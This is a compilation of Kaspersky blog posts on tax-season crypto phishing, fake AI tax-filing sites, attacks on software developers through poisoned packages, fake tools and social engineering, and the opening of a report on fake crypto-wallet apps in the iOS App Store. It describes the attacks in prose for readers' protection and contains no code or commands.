


Attackers pulled a similar stunt on French users as well. They created a non-existent “Crypto Tax Compliance Portal”, which mimics the design of the French Ministry of Economy and Finance website. The phishing site aggressively demands that French residents submit a “digital asset declaration”.


After the user enters their personal information, the scammers prompt them to either manually enter their seed phrase, or “link” their crypto wallet to the portal. If they go through with this, their MetaMask, Binance, Coinbase, Trust Wallet, or WalletConnect wallets will be drained.

Phishing website spoofing the French Ministry of Economy and Finance
The phishing site aggressively demands that French residents provide a "digital asset declaration" (translation: they want to hijack your crypto accounts)

Phishing website spoofing the French Ministry of Economy and Finance
Once personal data is entered, scammers offer the choice of manually entering a seed phrase or "linking" a wallet to the portal
Can AI help with your tax returns?

When you have AI at your fingertips that can instantly generate text and fill out spreadsheets, there’s a serious temptation to delegate everything to it. Unfortunately, this can lead to serious consequences. First, all popular chatbots process your data on their servers, which puts your sensitive information at risk of a leak. Second, they sometimes make incredibly foolish mistakes, and that can lead to actual trouble with the taxman.

Before you tell a chatbot or an AI agent how much money you made last year — complete with detailed personal and banking info — remember how frequently leaks occur within AI-powered services and consider the risks. Don’t discuss your income with AI, don’t give it personal details like your name or address, and under no circumstances should you upload photos or numbers of vital documents such as passports, insurance info, or social security numbers. Files containing confidential information should be kept in encrypted containers, such as Kaspersky Password Manager.

If you’re still determined to use AI tools, run them locally. This can be done for free even on a standard laptop, and we’ve previously covered how to set up local language models using DeepSeek as an example. However, the quality of the output from these models is often subpar. It’s quite possible that double-checking every digit in an AI-generated response will take more time than just filling out the paperwork manually. Remember, you’re the one accountable to the tax office for any errors — not the AI.

Finally, watch out for phishing AI models that offer “assistance” with tax filing. Kaspersky experts have discovered websites where users are prompted to upload tax invoices, supposedly for the automated generation of returns and deduction claims. Instead, attackers collect this personal data to resell on the dark web, or to use in future phishing attacks, blackmail, and extortion schemes.

Phishing AI steals data from taxpayers seeking filing assistance

The creators of a fake AI tool prompt users to upload tax documents, and kindly assure them that the site doesn’t store any user data. In reality, every piece of information entered — name, address, documents, contact person, phone number — ends up in the hands of cybercriminals

Remember that all legitimate AI services explicitly warn users not to share confidential data, and tax documents certainly fall into this category. Any AI tools promising to help you handle your tax paperwork are quite simply a scam.

How to protect yourself and your data

  • File your taxes yourself. The risk of running into scammers is extremely high. Even if a consulting firm is legitimate, you’re inevitably handing over a complete dossier on yourself: passport details, employment and income info, your address, and more. Remember that even the most honest services aren’t immune to hacks and data breaches.
  • Watch out for fake websites. Use a reliable security solution that prevents you from visiting phishing sites and blocks malicious file downloads.
  • Keep all important documents encrypted. Storing photos, notes, or files on your desktop, or starred messages in a messaging app isn’t a secure way to handle sensitive data. A secure vault like Kaspersky Password Manager can store more than just passwords and credit card info; it can also safeguard documents and even photos.
  • Don’t trust AI. Even the most advanced chatbots are prone to errors and hallucinations, and in theory, developers can read any conversation you have with their AI. If you absolutely must use AI, install and run a local version on your own computer.
  • Stick to official channels only. The “chief tax inspector” of your country or city is definitely not going to message you: high-ranking officials have more important things to do. Only contact tax authorities through official channels, and carefully verify the sender of any emails you receive. Most often, even a slight deviation in the name or address is a telltale sign of a phishing campaign.

Further reading on phishing and data security:

  •  

Targeting developers: real-world cases, tactics, and defense strategies | Kaspersky official blog

Lately, hackers have been turning up the heat on software developers. On the surface, this might seem like a puzzling move — why go after someone who’s literally paid to understand tech when there are plenty of less-savvy targets in the office? As it turns out, compromising a developer’s machine offers a much bigger payoff for an attacker.

Why developers are such high-value targets

For starters, compromising a coder’s workstation can give attackers a direct line to source code, credentials, authentication tokens, or even the entire development infrastructure. If the company builds software for others, a hijacked dev environment allows attackers to launch a massive supply chain attack, using the company’s products to infect its customer base. If the developer works on internal services, their machine becomes a perfect beachhead for lateral movement, allowing hackers to spread deeper into the corporate network.

Even when attackers are purely chasing cryptocurrency (and let’s face it, tech pros are much more likely to hold crypto than the average person), the malware used in these hits doesn’t just swap out wallet addresses; it vacuums up every scrap of valuable data it can find — especially those login credentials and session tokens. Even if the original attackers don’t care about corporate access, they can easily flip those credentials to initial access brokers or more specialized threat actors on the dark web.

Why developers are sitting ducks

In practice, developers aren’t nearly as good at understanding cyberthreats and spotting social engineering as they think they are. This misconception is a big reason why they often fall prey to cybercriminals. Professional expertise can often create a false sense of digital invincibility. This often leads technical professionals to cut corners on security protocols, bypass restrictions set by the security team, or even disable security software on their corporate machines when it gets in the way of their workflow. That mindset, combined with a job that requires them to constantly download and run third-party code, makes them sitting ducks for cyberattackers.

Attack vectors targeting developers

Once an attacker sets their sights on a software engineer, their go-to move is usually finding a way to slip malicious code onto the machine. But that’s just the tip of the iceberg — hackers are also masters at rebranding classic, battle-tested tactics.

Compromising open-source packages

One of the most common ways to hit a developer is by poisoning open-source software. We’ve seen a flood of these attacks over the past year. A prime example hit in March 2026, when attackers managed to inject malicious code into LiteLLM, a popular Python library hosted in the PyPI repository. Because this library acts as a versatile gateway for connecting various AI agents, it’s baked into a massive number of projects. These trojanized versions of LiteLLM delivered scripts designed to hunt for credentials across the victim’s system. Once stolen, that data serves as a skeleton key for attackers to infiltrate any company that was unlucky enough to download the infected packages.

Malware hidden in technical assignments

Every so often, attackers post enticing job openings for developers, complete with take-home test assignments that are laced with malicious code. For instance, in late February 2026, malicious actors pushed out web application projects built on Next.js via several malicious repositories, framing them as coding tests. Once a developer cloned the repo and fired up the project locally, a script would trigger automatically to download and install a backdoor. The attackers gained full remote access to the developer’s machine.

Fake development tools

Recently, our experts described an attack where hackers used paid search-engine ads to push malware disguised as popular AI tools. One of the primary baits was Claude Code, an AI coding assistant. This campaign specifically targeted developers looking for a way to use AI-assistants under the radar, without getting the green light from their company’s infosec team. The ads directed users to a malicious site that perfectly mimicked the official Claude Code documentation. It even included “installation instructions”, which prompted the user to copy and run a command. In reality, running that command installed an infostealer that harvested credentials and shuttled them off to a remote server.

Social engineering tactics

That said, attackers often stick to the basics when trying to plant malware. A recent investigation into a compromised npm package — Axios — revealed that hackers had gained access to a maintainer’s system using a shockingly simple “outdated software” ruse. The attackers reached out to the Axios repository maintainer while posing as the founder of a well-known company. After some back-and-forth, they invited him to a video interview. When the developer tried to join the meeting on what looked like Microsoft Teams, he hit a fake notification claiming his software was out of date and needed an immediate update. That “update” was actually a Remote Access Trojan, giving the attackers access to his machine.

Niche spam

Sometimes, even a blast of fake notifications does the trick, especially when it’s tailored to the audience. For example, just recently, attackers were caught posting fake alerts in the Discussions tabs of various GitHub projects, claiming there was a critical vulnerability in Visual Studio Code that required an immediate update. Because developers subscribed to those discussions received these alerts directly via email, the notifications looked like legitimate security warnings. Of course, the link in the message didn’t lead to an official patch; it pointed to a “fixed” version of VS Code that was actually laced with malware.

How to safeguard an organization

To minimize the risk of a breach, companies should lean into the following best practices:

  •  

FakeWallet crypto stealer spreading through iOS apps in the App Store

In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025.

We’ve seen this happen before. Back in 2022, ESET researchers spotted compromised crypto wallets distributed through phishing sites. By abusing iOS provisioning profiles to install malware, attackers were able to steal recovery phrases from major hot wallets like Metamask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken, and OneKey. Fast forward four years, and the same crypto-theft scheme is gaining momentum again, now featuring new malicious modules, updated injection techniques, and distribution through phishing apps in the App Store.

Kaspersky products detect this threat as HEUR:Trojan-PSW.IphoneOS.FakeWallet.* and HEUR:Trojan.IphoneOS.FakeWallet.*.

Technical details

Background



This past March, we noticed a wave of phishing apps topping the search results in the Chinese App Store, all disguised as popular crypto wallets. Because of regional restrictions, many official crypto wallet apps are currently unavailable to users in China, specifically if they have their Apple ID set to the Chinese region. Scammers are jumping on this opportunity. They’ve launched fake apps using icons that mirror the originals and names with intentional typos – a tactic known as typosquatting – to slip past App Store filters and increase their chances of deceiving users.

App Store search results for "Ledger Wallet" (formerly Ledger Live)

App Store search results for “Ledger Wallet” (formerly Ledger Live)


In some instances, the app names and icons had absolutely nothing to do with cryptocurrency. However, the promotional banners for these apps claimed that the official wallet was “unavailable in the App Store” and directed users to download it through the app instead.

Promotional screenshots from apps posing as the official TokenPocket app

Promotional screenshots from apps posing as the official TokenPocket app

During our investigation, we identified 26 phishing apps in the App Store mimicking the following major wallets:

  • MetaMask
  • Ledger
  • Trust Wallet
  • Coinbase
  • TokenPocket
  • imToken
  • Bitpie

We’ve reported all of these findings to Apple, and several of the malicious apps have already been pulled from the store.

We also identified several similar apps that didn’t have any phishing functionality yet, but showed every sign of being linked to the same threat actors. It’s highly likely that the malicious features were simply waiting to be toggled on in a future update.

The phishing apps featured stubs – functional placeholders that mimicked a legitimate service – designed to make the app appear authentic.  The stub could be a game, a calculator, or a task planner.

